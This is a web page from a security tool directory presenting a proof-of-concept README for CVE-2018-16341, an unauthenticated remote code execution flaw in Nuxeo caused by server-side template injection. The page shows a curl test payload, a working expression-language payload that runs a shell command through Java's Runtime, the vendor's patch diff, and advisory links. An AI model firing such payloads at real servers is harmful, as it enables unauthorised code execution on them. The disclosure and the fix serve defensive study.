
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Tools/GitHubGitHub/mpgn/cve-2018-16341
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingRed Teaming
GitHubmpgn/cve-2018-16341

CVE-2018-16341

CVE-2018-16341 - Nuxeo Remote Code Execution without authentication using Server Side Template Injection

View Repository
2412287 years agoReviewed by Kitploit
Share

CVE-2018-16341

Nuxeo Authentication Bypass Remote Code Execution < 10.3 using a SSTI - CVE-2018-16341

image

Detailed analysis (not english):

  • https://www.freebuf.com/vuls/193000.html
  • https://blog.riskivy.com/nuxeo-rce-analysis-cve-2018-16341/

Security Advisory:

  • https://github.com/nuxeo/nuxeo/commit/eb54a9145c6d8297eba9d7dafc74556e735fa388#diff-cf2094833ef0eea473d03bf6559f1798R97

Note: The version of Nuxeo 9.x is not supported anymore by Nuxeo but a hotfix has been provided for the version 9.x. On my side, the version 9.10 was vulnerable.


The vulnerability

This PoC exploit a Server Side Template Injection (SSTI) in order to achieve the RCE located in the file NuxeoUnknownResource.java

  • To check if Nuxeo is vulnerable just send this payload and check for the number 49:
curl http://127.0.0.1:8080/nuxeo/login.jsp/pwn${-7+7}.xhtml"
  • Get the RCE using this payload:
${"".getClass().forName("java.lang.Runtime").getMethod("getRuntime",null).invoke(null,null).exec("touch /tmp/pwn.txt",null).waitFor()}

Fix

@@ -94,8 +92,13 @@ public void connect() throws IOException {
 
             @Override
             public InputStream getInputStream() throws IOException {
+                String message = "ERROR: facelet not found";
+                // NXP-25746
+                if (Framework.isDevModeSet() && !path.contains("$") && !path.contains("#")) {
+                    message += " at '" + path + "'";
+                }
                 String msg = "<span><span style=\"color:red;font-weight:bold;\">"
-                        + StringEscapeUtils.escapeHtml4(errorMessage) + "</span><br/></span>";
+                        + StringEscapeUtils.escapeHtml4(message) + "</span><br/></span>";
                 return new ByteArrayInputStream(msg.getBytes());
             }
         }

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    708
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    500
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    398
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    341
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    259
  • 6

    antifox

    antifox-ai/antifox

    AI multi-agent autonomous penetration testing platform that runs recon, attack-surface discovery, exploitation validation and evidence-backed report delivery.

    257

Explore all tools

Browse our collection of tools

View all tools →





